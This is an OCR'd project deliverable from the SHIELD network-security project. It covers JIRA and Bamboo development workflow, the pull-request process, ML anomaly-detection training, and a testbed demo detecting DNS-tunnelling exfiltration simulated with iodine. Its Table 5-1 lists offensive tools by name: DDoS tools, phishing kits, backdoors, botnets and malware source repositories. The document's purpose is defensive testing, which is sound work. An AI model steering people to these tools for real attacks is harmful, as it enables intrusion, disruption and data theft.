
4.1.2. Issue Tracking

Issue tracking [5] is the process of recording specific tasks as tickets, which will be carried out by each partner. Tickets define incremental work per software component as part of their releases. Reported issues are periodically evaluated and undertaken during the course of the work. SHIELD uses JIRA[12], as part of the Atlassian suite to track issues and tickets related to the software development and deployment process. JIRA is provided to the consortium by I2CAT.

In any given day, anyone can report a new feature, improvement, task or bugfix in the form of a ticket. The ticket must contain a useful title and description, one or more components assigned, a priority evaluation, and releases: which one is affected, which one will contain the logic defined for the new ticket.

Any specific developer, integrator or deployer is assigned to perform the task – typically assigned by the Work Package Leaders (WPLs), Technical Coordinator etc.; while one or multiple collaborators can be set to watch their related issues, e.g. to keep track of the progress of their team.

[11] Slack: https://slack.com (Retrieved Jan 2018)
[12] Atlassian JIRA: https://www.atlassian.com/software/jira (Retrieved Jan 2018)



Kanban board

PROJECT SHORTCUTS
Add a link to useful information for your whole team to see.
+ Add link


1 New Features	6 To Do	11 In Progress	39 Done
	SHIELD-53 Integrate attestation data in dashboard (A)	SHIELD-17 Y1 demo infrastructure (G)	~~SHIELD-12~~ vNSFO to send MSPL to vNSF
		SHIELD-56 Network Service management (F)	~~SHIELD-13~~ vNSF support to receive MSPL
		SHIELD-55 vNSF Package signature (F)	~~SHIELD-14~~ Register VDU image in VIM
		SHIELD-2 Add spot to bitbucket (G)	~~SHIELD-16~~ ORION VIM registration with OSM (S)
		SHIELD-32 Implement dashboard GUI (Store and Recommendation's Dashboard) (A)	~~SHIELD-18~~ Refactor per functionality
		SHIELD-47 Store to register the onboarded NS into vNSFO (F)	~~SHIELD-19~~ NFVO to onboard package

Figure 4-3 Open tickets in SHIELD's Kanban board, categorised by their status.

Finally, the integration between JIRA and Bitbucket allows linking any ticket with its corresponding development work, to better control and document the process.

4.1.3. Deployment and integration

As discussed in the previous section, **Continuous Delivery and Continuous Integration** refers to the combined processes of delivery and integration, particularly in an agile production environment where code commits are very frequent during each day. Tools such as Jenkins[13] and Bamboo[14], offer means to automate testing, deployment and integration of components in fast-paced projects. SHIELD utilises the Bamboo platform, which is deployed and maintained by I2CAT.



Build projects
SHIELD

Plan	Build	Completed	Tests	Reason
dare-ci	✓ #2	1 month ago	No tests found	Changes by 4 people
dashboard-ci	Never Built			
nfvo-ci	#50	4 months ago	No tests found	Manual run by Fernández, Carolina
store-ci	✓ #1	4 months ago	No tests found	First build for this plan
trust-monitor-ci	✓ #1	5 months ago	No tests found	First build for this plan

Continuous integration powered by Atlassian Bamboo version 5.14.4.1 build 51417 - 12 Jan 17
Report a problem · Request a feature · Contact Atlassian · Contact Administrators

Figure 4-4 SHIELD's Bamboo platform.

Starting with the **build phase**, the code is checked out from its repository and compiled. Other tasks can be performed as well, such as analysing the code for quality assurance or any other ancillary processes.

In the **deployment phase**, the environment is prepared, and the source is executed in the target nodes. At the time of writing this deliverable, the deployment phase is not fully implemented and is instead performed manually, although more automation is the key goal.

[13] Jenkins: https://jenkins.io/ (Retrieved Jan 2018)
[14] Bamboo: https://www.atlassian.com/software/bamboo (retrieved Jan 2018)

The software development process also introduces a stage for **code review** prior to merge the source into the stable branch. This step allows to spot specific features missing, possible issues, point improvements to the committer and perform external testing of the code. Furthermore, specific unit tests are provided per component. These are first executed locally by the developer, then can be invoked by the remote integration platform.

4.2. Description of Workflow Processes

Some processes have been defined within the consortium in order to provide a clearer and easier procedure. For instance, the contribution to the development works or the network testing are described in this section.

4.2.1. Development process


The development process always starts with the definition of a new ticket in JIRA; where the work to be done is explained. When the work is to be started, the assignee changes the ticket status to **"In progress".**

After that, a new branch must be created. The specific branching schema is chosen on a per-repository basis, and thus varies slightly across the software component whose source is to be modified. Two options to control such flows were considered in SHIELD, namely the:

i) feature/develop/master, and

ii) feature/master.

Both expect the developer to create one feature branch per ticket, develop and test locally. Changes will be pushed from the local branch to the remote. Once the developer considers the work is ready, the status of the related ticket is changed to **"In review".** In parallel, a **Pull Request (PR)** must be created, defining the **reviewer** (WPL and any other developer related to the committed work), the source branch and the target branch (in case of feature/develop/master, the target branch will be "develop"; whereas in case of feature/master, the target branch will be "master".



```
+ # Network Service Packaging
+
+ ## Contents
+
+
+ ### Elements
+
+ To foster Network Service reuse and remove SHIELD applicability barriers the SHIELD Network Service package format extends existing formats
+
+ * a digitally-signed security manifest to prove provenance and integrity
+ * support for including Orchestrator-specific Network Service package format
+ * a .tar.gz package format to enclose everything
+
+ A SHIELD Network Service package (`.tar.gz` file) comprises:
+
+ | Element | Format | Purpose |
+ |-|-|-
+ | manifest.yaml | YAML | Security manifest which defines the tamper-proof metadata to ensure the Network Service in operation wasn't tamper
+ | *&lt;ns_package_file\>* | Orchestrator specific | The Network Service package to onboard into the Network Service Orchestrator
+
+ ### Structure
```

Figure 4-5 An issued pull request.

After the PR is examined by the WPL, any of the following possible outcome may happen:

a) **The PR will be approved** if at least one reviewer will accept the proposed change. WPL will verify that the destination branch is correct (or otherwise edit it), mark the remote feature branch for removal, then proceed to merge.
b) **The PR will neither be approved, nor denied,** if comments and requests for changes are provided. If at least one reviewer provides comments and clearly indicates these must be introduced or followed before the PR can be accepted. The developer can discuss with the reviewer to clarify any issue or to direct the development work to fix something. Eventually, the outcome of the review should be that of a).
c) **The PR will be denied** if at least one reviewer declines the change. This is the case when work is deprecated or no longer required, or when a PR is duplicated. Comments must be provided to specify why the work has been rejected.

After the PR is approved and the code is merged, its developer must update the status of the related ticket to **"Done".** This enables the consortium to closely monitor the status of development activities and identify crucial tasks to be prioritised.

4.3. Other testing suites

SHIELD utilises the OpenStack[15] software for its cloud computing infrastructure. OpenStack has defined its own integration test suite, called Tempest[16]. An isolated testing environment is necessary to deploy and run Tempest tests although unit tests can also be run independently. In the case of the OpenDayLight[17] SDN controller, its wiki page also provides the repository of the Integration-Test[18] subproject, offering tools specific for ODL.

[15] OpenStack: https://www.openstack.org/ (Retrieved Jan 2018)
[16] OpenStack Tempest: https://docs.openstack.org/tempest/latest/ (Retrieved Jan 2018)
[17] OpenDayLight: https://www.opendaylight.org/ (Retrieved Jan 2018)
[18] ODL Integration-Test subproject: https://wiki.opendaylight.org/view/Integration/Test

5. Functional Cybersecurity testing

In addition to the integration and code verification tests, SHIELD employs a multitude of cybersecurity testing tools to assess the cybersecurity capabilities of the vNSF ecosystem and the Data Analytics and Recommendation Engine (DARE). These tools are therefore used for the **functional testing** of the SHIELD platform, i.e. testing “slices” of its functionality. In this section we provide a quick reference for a variety of open-source tools used to simulate cyberattacks, generate network traffic and train the machine learning algorithms used in the DARE.

5.1. Cybersecurity testing

There is a multitude of tools available to simulate or launch cyberattacks and monitor their effects.

Specialised operating system distributions contain pre-packaged and pre-configured penetration testing tools. Kali Linux is among the most well-known distributions and contains a variety of penetration testing tools. Furthermore, there are existing OS distributions packaged with a multitude of known vulnerabilities, that can be setup as “targets”. In SHIELD’s case, a specialised OS is easily installed as a VM within any testbed and operated to launch attacks or as a “victim”.

Specialised software frameworks can be used to develop customised cyberattack vectors. The Metasploit framework is such an example; it provides tools for developing and executing exploit code against a remote target. Other frameworks provide a way to launch phishing attacks or use browser exploits.

Online cybersecurity databases often publish threat information or block lists. Block lists are collections of URL, URI, or IP addresses that are associated with known adware, malware or ransomware. SHIELD plans to use these online resources to test vNSF functionality, performance and scaling. Threat information are published by many major cybersecurity enterprises.

Public, open-source code repositories such as GitHub offer collections of tools to simulate a variety of attacks (DoS, Phishing, Malware simulation etc). Furthermore, code to live malware, rootkits, worms etc. has been often released. Therefore, SHIELD can use simulation tools or adapt existing source code and run malware in isolated forensic envoronments within its testbeds.

Network monitoring and visualization tools are also utilised to inspect the traffic that passes through specific SHIELD components. It can be from low level traffic, flows monitoring (netflow, tstat) or high level dashboards, such the ones offered by Spot.

Traffic generators such as iperf, httpperf, tcpreplay, etc are frequently used by SHIELD to generate traffic with specific velocity, volume and variety characteristics (e.g. malicious patterns).

Table 5-1 contains a list of publicly available tools that can be utilised by SHIELD. During the Y1 activities, SHIELD utilised a variety of DDoS, Tunneling and traffic generation and monitoring/visualisation tools.

Table 5-1 Reference list of cybersecurity functional testing tools publicly available.

Type	Tools
Specialised OS	**Penetration testing:** Kali Linux (Backtrack), WHAX, BlackArch, BackBox, Pentoo, Parrot Security OS.
	Target OS: Damn Vulnerable Linux (DVL), OWASP Web Testing Environment, Metasploitable
Software Frameworks	Metasploit, NMap, Burp Suite, BeEF – Browser Exploitation Framework, OWASP ZAP, w3af, OpenVAS, SpeedPhish, xfltreat, OWASP Xenotix
DDoS tools	**Rate-based, network & transport layer:** LOIC, XOIC, UDP Flooder, UDP Unicorn, hping3, tcpreplay, Dereil, DDOSIM
	Rate-based, application layer: OWASP Switchblade, TorsHammer, HULK, Saphyra, ExoFlood, DoSHTTP, GoldenEye, HOIC, AnonymousDOS, Dereil, DDOSIM
	Reflection/Amplification: XOIC, hping3, UDP Unicorn, arpspoof, OffensivePython/Saddam, Tsunami
	Poisoning: arpspoof, subterfuge, arpoison
	Fragmentation: Scapy
	Protocol-based, application layer: Slowloris, OWASP Switchblade, pyLoris, SlowDroid, XSSer, XSSProxy, DAVOSET
Online threat databases	Malware Information Sharing Platform (MISP), Virustotal, Ransomware tracker, PhishTank, Malware Domains, Spamhaus Project
Botnets	SlowDroid, BoNeSi, Mirai, BASHLITE
Phishing and Identity theft	ClickJack (for UI Redress attack), LUCY, GoPhish, KingPhisher, SpeedPhish framework, Social Engineering Toolkit, BeEF (browser exploitation), CSRFDemo (Cross Site Request Forgery attack)
Malware source code	Available in GitHub: theZoo collection, Mirai, Zeus worm, Cypher, petya, bash-ransomware
Malware simulation	Stackhackr, Barkly, LUCY
Tunneling	**HTTP:** chisel, corkscrew, httptunnel **DNS:** iodine, dns2tcp **Other:** multitun, proxytunnel, sshtunnel, icmptx, fraud-bridge
Remote execution & backdoors	Matahari, backdoorme, webshell, chromebackdoor, backdoor-apk, backdoorppt, BrainDamage
Cross-site scripting	Cross, BruteXSS, XSSYA, XSSer, Excess-XSS, OWASP Xenotix, XSSmh
Worms/Rootkits etc	OpenWorm, wormhole, PowerWorm, Wormz, wormbrowser ZeroAccess v3 (P2P malware), Zeus

Type	Tools
Traffic generation, Monitoring and visualization	tcpdump, wireshark, LibreNMS, Grafana, OpenNMS, iperf, httperf, moongen

5.2. Training of Machine Learning Algorithms

As described in D4.1, the DARE exploits the results of two data analysis modules – the Cognitive DA module and the Security DA module – that are able to identify network threats by ingesting a number of different network traffic log formats (.nfcapd, .pcap, proxy logs) and applying machine-learning algorithms to perform anomaly detection on the ingested datasets. These modules, currently installed in dedicated VMs in the Athens testbed, were configured, fine-tuned and tested prior to participating in the data exfiltration and DDoS demonstrations presented during the Y1 review (please also refer to Section 6 on the demonstration activities). Next follows a description of all the procedures performed to train and test each module.

5.2.1. Cognitive DA module

The first machine-learning module of the DARE which is based on the Apache Spot framework and open-source technologies, was installed in the Athens testbed during the two-day technical workshop, held in the NCSRD premises (28-29/6-2017). During this workshop, the computational nodes of the engine were setup and configured on a distributed computing cluster, while all the executed steps were documented on the produced installation manual. During the follow-up period after installation, several tests were performed by ORION and INFILI that validated the detection capabilities of the engine as well as its performance characteristics. Since this module was one of the main SHIELD components necessary to showcase the mitigation of a data exfiltration attempt, efforts were concentrated on the consecutive analysis of datasets and the evaluation of the detection results. This required the establishment of a testbed network, including a malicious DNS server that would extract information from a compromised, malware-infected machine, as described thoroughly in §6.1. The network traffic logs produced by this activity were being captured and sent for analysis to the Cognitive DA module. Since this was the first opportunity for the engine to be tested within a network, several parameters regarding the functionality of its constituent components needed to be tweaked before achieving optimal performance.

It should be noted that the machine-learning algorithmic procedure that is implemented in this module (LDA) was found to rely heavily on the existence of realistic traffic conditions, more specifically in regard to the ratio between normal and malicious traffic. This dependency comes as a result of the topic creation method that is used by the LDA algorithm to detect normal network behaviours so that it can later identify the outliers which have a potential malicious nature. It implies that, since each network log is correlated with a topic distribution that represents normal (common) network behaviour, if the traffic profile consists of more anomalous traffic that benign, it is likely that the created topics will depict a false image of the network. As a result, the algorithm will distinguish other normal traffic logs as suspicious outliers (false positives) and at the same time will characterise suspicious behaviour as normal (false negatives). This is a common weakness of unsupervised learning methods since they are by definition not trained with labelled data prior to deployment, as in supervised learning. However, unsupervised learning methods are widely used in cybersecurity, as they are considered the sole countermeasure against zero-day exploits for which labelled data cannot exist. In order to address the traffic ratio issue, the testbed traffic was artificially increased with the use of a normal traffic generator script that created queries of the most common websites. This solution significantly improved the simulation conditions, eventually allowing for the detection of the DNS tunnelling attempt.

As a next step to evaluate and enhance the efficiency of the cognitive DA module, its installation is planned on POLITO infrastructure in the immediate future. POLITO has agreed to participate as a data provider, granting access to the campus network traffic that will allow the assessment of the module's existing detection capabilities on a realistic network environment. Moreover, this will cover the needs of training and testing datasets for the development of the module's upcoming threat classification functionalities. Since POLITO has been collecting data in real time from operational networks since 2014, it can provide approximately 300TB of network data - some of them already labelled by IDS tools- which should suffice to produce the inferred functions that will enable the accurate assignment of threat class labels to unseen traffic. Since these datasets cannot escape the campus network, an instance of the cognitive DA module will have to be installed on testbed infrastructure provided by POLITO. All data involved in this procedure will be sanitised (IP anonymization, HTTP request anonymization etc.) and a supervisor from POLITO will ensure that no privacy and legal violations will occur (also see Annex A – Privacy and Ethics).

5.2.2. Security DA module

The second module of the DARE is based on the network anomaly detector developed by Talaia Networks, which consists of a combination of machine learning techniques that can process and analyse network data, discover anomalies and classify them to specific cybersecurity threats. Since it is based on a mature product, its capabilities were selected to be showcased in the demonstration of a DDoS mitigation scenario that included an end-to-end run of all SHIELD components. For this purpose, the analytics module was installed and configured in a dedicated VM by TALAIA, sharing only the same distributed filesystem with the Cognitive DA module. The engine ingested and analysed netflow logs, containing a mixture of UDP and TCP flooding activity generated by the BoNeSi tool, as well as normal netflow traffic. Although it was able to successfully detect several simulated DDoS attacks, some further modifications were made to enhance its performance. More specifically, the frequency of the received packet captures was increased so that each packet contained fewer logs, as a measure to avoid data overflow. Minor adjustments were also made to the results report so that the association with the DDoS attack was more evident.

6. YEAR ONE DEMONSTRATION

The early integration activities in Y1 were focused on implementing the configurations needed for realising the demo scenarios which were targeted for the Y1 review. These demo scenarios, each of which was built around a specific subset of the features of the SHIELD platform, were:

- Detection and mitigation of data exfiltration with DNS tunneling: Cross-cutting use cases 1&2.
- vNSF on-boarding and detection and mitigation of DDoS attacks: Cross-cutting use cases 1&2.
- NFVI/SDN attestation: Cross-cutting all use-cases.

The realisation of these scenarios required the integration of the following components of the SHIELD platform (their current versions):


- The Dashboard with the NFVO for vNSF on-boarding, deployment and status update.
- The vNSFO with the VIM/NFVI for vNSF on-boarding, deployment and status update.
- The vNSF with the DARE ingestion component for feeding the network metrics.
- The Dashboard with the DARE for visualising incidents and mitigation suggestions.
- The DARE (Recommendation and Remediation Engine) with the vNSFs for applying policy recommendations.
- The Security Data Analytics component with the DARE for detecting DDoS attacks.
- The Trust Monitor with the NFVI and SDN infrastructures for validating the integrity of compute nodes, vNSFs and SDN rules.

The SHIELD Y1 demos were presented internally during the project's 4th General Assembly and the project's first Review Meeting. They were also presented publicly during:

- the **ENISA Bonding EU Cyber Threat Intelligence (CTI – EU)**[19] workshop that took place in October 30th -31st 2017 in Rome, Italy.
- the **IEEE Conference on Network Function Virtualization and Software Defined Networks (IEEE NFV/SDN),** held November 6-8, 2017 in Berlin, Germany, where they received the **Best Demo Award** (Figure 6-1) among 22 other demos. The demo was submitted under the title "NFV-based network protection: the SHIELD approach".

The videos presenting the demos are publicly available in the project's YouTube channel[20].

[19] CTI EU main page: https://www.enisa.europa.eu/events/cti-eu-event (Retrieved Jan 2017)
[20] https://www.shield-h2020.eu/about/social-networks.html


IEEE.org | IEEE Xplore Digital Library | IEEE Standards | IEEE Spectrum | More Sites
IEEE NFV-SDN
IEEE ComSoc IEEE Communications Society
IEEE
HOME | ABOUT | COMMITTEE | AUTHORS | PROGRAM | REGISTRATION | HOTEL / TRAVEL | PATRONS
HOME ABOUT COMMITTEE AUTHORS PROGRAM REGISTRATION HOTEL / TRAVEL PATRONS
Home | Sitemap | Contact | Accessibility | Nondiscrimination Policy | Privacy & Opting Out of Cookies

IEEE Conference on Network Function Virtualization and Software Defined Networks
6-8 November 2017 – Berlin, Germany

Best Paper and Best Demo Awards

IEEE NFV-SDN 2017 and is happy to announce that the 2017 Best Paper and Best Demo awards go to:
Best Paper:
“Inter-AS Traffic Engineering with SDN”Krishna P. Kadiyala, Jorge A. Cobb (The University of Texas at Dallas, USA)
Best Demo:
“NFV-based network protection: the SHIELD approach”
Antonio Lioy (Politecnico di Torino, Italy); Georgio Gardikis (Space Hellas S.A., Greece); Bernat Gastón (Fundació i2CAT, Internet i Innovació Digital a Catalunya, Spain); Ludovic Jacquin (Hewlett Packard Labs & Hewlett Packard Enterprise, Great Britain), Marco De Benedictis (Politecnico di Torino, Italy), Ioannis Angelopoulos (National Centre for Scientific Research (NCSRD), Greece), Christos Xylouris (Orion Innovations PC, Greece)

RECENT POSTS

Best Paper and Best Demo Awards
Student Travel Grants
Conference App Available
Important Information for Speakers
Student Travel Grant Application Terms are Online: Welcome to Apply

© Copyright 2017 IEEE – All rights reserved. Use of this website signifies your agreement to the IEEE Terms and Conditions.
A not-for-profit organization, IEEE is the world's largest technical professional organization dedicated to advancing technology for the benefit of humanity.

Figure 6-1 Best demo award announced in IEEE NFV-SDN website.

6.1. Detection of data exfiltration

6.1.1. Scenario description

Data exfiltration [6] (also known as data extraction/extrusion) is defined as a security breach that occurs from the intentional and unauthorised transfer of confidential information from a system (e.g. illegally copying, transferring or retrieving an individual’s or organization's data from a computer or server). It is a targeted malicious activity, performed through various different techniques, typically by cybercriminals over the Internet.

The **Domain Name System (DNS)** is one of the most prevalent protocols that can be abused to perform data exfiltration attacks, as it is often less monitored in comparison to other Internet protocols (e.g. HTTP, FTP, and mail transfer protocols) and users tend to overlook it as a threat for malicious communication [7]. This results in many organisations focusing on other resources where attacks take place and completely lacking DNS monitoring. The primary threat actors of these attacks are:

- **Advanced Persistent Threats (APTs)** [8], which use multiple phases and attack modalities to break into a network and covertly exfiltrate valuable information over the long term. APT groups launch highly sophisticated and targeted attacks against their victims.
- **Insider Threats** [9] emerging within an organization, which can be intentional (when information is extracted wilfully) or unintentional (when information is extracted via phishing, malware etc.).
- **Organised Cybercriminals offering cybercrime and cyber espionage as-a-Service** (e.g. CopyKittens) [10].

In the demonstrated SHIELD scenario, a data exfiltration method called DNS tunnelling is leveraged to encapsulate encrypted data in DNS packets, by exploiting a tunnel set between a malicious authoritative DNS server and a compromised machine that is infected by malware.



DNS data exfiltration – How it works
Internal DNS server
Inherently trusted
DNS queries are rarely monitored
Data are exfiltrated through the internal trusted server
The malicious DNS server receives and decrypts the exfiltrated data
Compromised system
Firewall
Internet
Malicious authoritative DNS server
The system is used by a malicious insider that aims to exfiltrate data
No external access to the system is allowed and the workstation's traffic is monitored by firewall
Data are encrypted and encapsulated in DNS queries
DNS queries are directed to the subdomain of the malicious DNS server
Attacker receives and decrypts the data contained in the query

Figure 6-2 Data exfiltration through DNS.

6.1.2. Scenario motivation

During the last decade, several malicious software have made use of the DNS protocol for data exchange; the reasons behind them usually having a financial or espionage motive. In 2016, Symantec [11] and Kaspersky [12] independently released reports of an APT named **Project Sauron**, which utilised DNS Tunnelling to exfiltrate system data from malware infected machines. The reports traced the malware infections back to 2011, meaning that the malware was effectively transmitting data through DNS for five years. Other relevant, well-known malware include **Morto**[21] and **FeederBot**[22] that both utilise DNS tunnelling as a Command and Control channel and **DNSMessenger**[23] that relies on DNS queries to receive PowerShell commands.

According to the SHIELD use case survey[24], 36% of the stakeholders in "Threats and vulnerabilities" criterion identify data leaks as the top cybersecurity threat to their organisations. The problem of detecting DNS exfiltration attempts, however, has not been studied enough, and hence no mature solutions that can be used to challenge these attacks are

[21] C. Mullaney, "Morto worm sets a (dns) record", 2011, Retrieved from http://www.symantec.com/connect/blogs/morto-worm-sets-dns-record

[22] C Dietrich, "Feederbot - a bot using dns as carrier for its c&c", 2011, Retrieved from http://blog.cj2s.de/archives/28-Feederbot-a-bot-using-DNS-ascarrier-for-its-CC.html

[23] Infoblox, "DNSMessenger, Fileless Random Access Trojan Opens a Backdoor", available at: https://www.infoblox.com/threat-center/dns-messenger/

[24] https://www.shield-h2020.eu/shield-h2020/documents/project-deliverables/SHIELD_D2.1_Requirements_KPIs_Design_and_Architecture_v1.0.pdf

available[25] (and especially those characterised by low throughput, with short and sporadic messages).

The SHIELD platform offers data exfiltration detection capabilities as part of the Cognitive Data Analysis module, based on the Apache Spot engine. This was showcased during the demo, with the detection of a simulated DNS tunnelling attack, followed by the definition of a high-level mitigation policy to block the connection between the malicious DNS server and the compromised machine.

6.1.3. Scenario setup

The scenario involved a number of SHIELD components that were installed in dedicated VMs in the Athens testbed. The components leveraged for this demonstration were the Data Acquisition components (Distributed Filesystem, Data Transformation, Streaming Service), the Cognitive Data Analysis module and the Remediation Engine of the DARE, as well as Apache Spot's built-in GUI, serving as the Security Dashboard. The scenario consisted of three distinct stages, namely Attack Simulation, Anomaly Detection and Response, which are described below:

In the **Attack Simulation stage**, we assume a system within an organisation that has been compromised by an insider that aims to exfiltrate data. This malware creates a tunnel that allows for remote access and control of the system, by communicating externally with a **malicious DNS server** in order to receive encrypted instructions or exfiltrate data in queries. At the same time, the authoritative DNS server is setup, so that the malware is able to direct queries to its subdomain. The attacker then can receive and decrypt the data contained in the query sent from the compromised system to the DNS server. In our demonstration, the malware that establishes the tunnel is represented by the Iodine tool, while iPerf is being used to create the extracted traffic between the server and the endpoint. Since the demonstration takes place inside a testbed network with minimum real traffic, a traffic generator script is being used to load popular webpages, thus creating the necessary "normal" DNS traffic to ensure realistic network conditions. All the aforementioned activity is being captured in .pcap files, using the Tshark tool.

